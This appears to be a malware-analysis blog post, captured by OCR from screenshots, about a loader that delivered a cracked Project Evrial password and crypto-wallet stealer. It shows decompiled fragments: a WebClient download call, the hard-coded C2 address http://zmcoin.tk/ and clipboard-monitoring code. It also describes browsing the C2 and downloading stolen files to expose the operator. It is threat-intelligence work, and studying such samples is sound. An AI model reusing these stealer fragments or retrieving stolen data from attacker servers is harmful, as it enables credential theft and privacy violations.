smethod_1(byte[]) : byte[] @0600000
smethod_2(byte[]) : byte[] @0600000
smethod_3(string) : string @0600000
object_0 : object[] @04000001
Class1 @02000003
Class2 @02000004
Class3 @02000005
System.Windows.Forms (4.0.0.0)
mscorlib (4.0.0.0)
CommonLanguageRuntimeLibrary
PE
References
Resources
Microsoft.Reflection
Microsoft.Runtime.Hosting
Microsoft.Win32
Microsoft.Win32.SafeHandles
System
AccessViolationException @0200008F
Action @02000041
Action<T> @02000040
Action<T1, T2> @02000042
Action<T1, T2, T3> @02000043
Action<T1, T2, T3, T4> @02000044
Action<T1, T2, T3, T4, T5> @0200004A
{
if (obj is Class1)
{
Class1 @class = (Class1)obj;
byte[] byte_ = @class.byte_0;
if (@class.bool_1)
{
byte_ = Class0.smethod_2(byte_);
}
if (@class.bool_0)
{
byte_ = Class0.smethod_1(byte_);
}
Class0.smethod_0(@class.string_0, @class.bool_2, @class.int_0, @class.int_1, @class.bool_3, @class.string_1, byte_);
}
else if (obj is Class2)
{
Class2 class2 = (Class2)obj;
Class0.smethod_0(class2.string_1, class2.bool_0, class2.int_0, class2.int_1, class2.bool_1, class2.string_2, new WebClient().DownloadData(class2.string_0));
100 %
Locals
Name
Value
obj
{Class1}
@class
{Class1}
byte_
{byte[0x0000B400]}
class2
null
class3
null
array
{object[0x00000003]}
i
0x00000000




After analyzing this file with dnSpy and also the ANY.RUN sandbox system, I found that it was a cracked version of a password and crypto wallet stealer called Project Evrial.





dnSpy v6.0.5 (64-bit, .NET Core, Administrator)
File Edit View Debug Window Help
Start
Assembly Explorer
fatura1 (0.0.0.0)
System.Windows.Forms (4.0.0.0)
System.IO.Compression.FileSystem (4.0.0.0)
System.Management (4.0.0.0)
System.Drawing (4.0.0.0)
mg3okeg1mum (1.0.3.4)
mg3okeg1mum.exe
PE
References
Evrial
CoinType @02000008
Module @02000005
Network @02000006
Program @02000009
RawSettings @02000007
Base Type and Interfaces
Derived Types
.cctor() : void @06000015
HWID : string @0400000A
Owner : string @04000007
SiteUrl : string @04000009
Version : string @04000008
Evrial.Cookies
Evrial.Hardware
Evrial.Stealer
Chromium @0200000A
FilezillaFTP @0200000D
Helper @0200000F
Messenger @02000010
PassData @02000013
Passwords @02000014
Sqlite @02000015
Wallet @02000019
.cctor() : void
// Evrial.RawSettings
// Token: 0x06000015 RID: 21 RVA: 0x00002550 File Offset: 0x00000750
// Note: this type is marked as 'beforefieldinit'.
static RawSettings()
{
RawSettings.SiteUrl = "http://zmcoin.tk/";
}
100 %


Static Discovering
3ytepucz.0.cs
3ytepucz.0.cs
Dropped from process
Look up on VirusTotal
Submit to analysis
Download
Mime: text/plain
Size: 7.16 Kb
TrID - File Identifier
100% Text - UTF-8 encoded
Hashes
MD5 7B77E8328EB64C022098D9CEE8CEC489
SHA1 1EDCDC24CFBD6D44FEF884281578751FA144D636
SHA256 B94AA33FA57B612B354F6CB8AE38DBA34D1EC815877EAA472EDA511B29DC8EFB
SSDEEP 96:JoF1V0TgU2AiGqwcpRb0GaBd2DTIJ3EFYyiLTtBSjewheYeJDhKVRjcNvUSXSp+U:yP1FYyiLWe5Y4gVRj_
PREVIEW
HEX
Text
}
private static string text = "";
private static void Main(string[] args)
{
RawSettings.Owner = "XakFor.Net";
RawSettings.Version = "1.0.3";
RawSettings.HWID = "EEEB5D54788042A7B542739BBC26CF4B";
OnClipboardChange += ClipboardMonitor_OnClipboardChange;
Start();
}
public static void ClipboardMonitor_OnClipboardChange(ClipboardFormat format, object data)
{
try
{
if (format != ClipboardFormat.Text) return;
Close




After the analysis, I found the command and control center's address (http://zmcoin.tk) and decided to visit it. With the directory browsing feature enabled, I was able to view the files stolen by the malware in a folder. When I sorted the files by date and downloaded the oldest file to examine it, I saw that the malicious person had first tested this malware on their own test system. Of course, this test system was not only used to test the malware but also for personal business, which resulted in a failure of OPSEC (Operations Security) as the malware had also stolen personal information such as name, surname, email address, etc. from the system. The

malicious person fell into the well he dug himself. :)







As it can be seen, it is possible to obtain important information about cyber operations and the people who carry them out, thanks to malicious actors who do not pay attention to operational security.

Hope to see you in the following articles.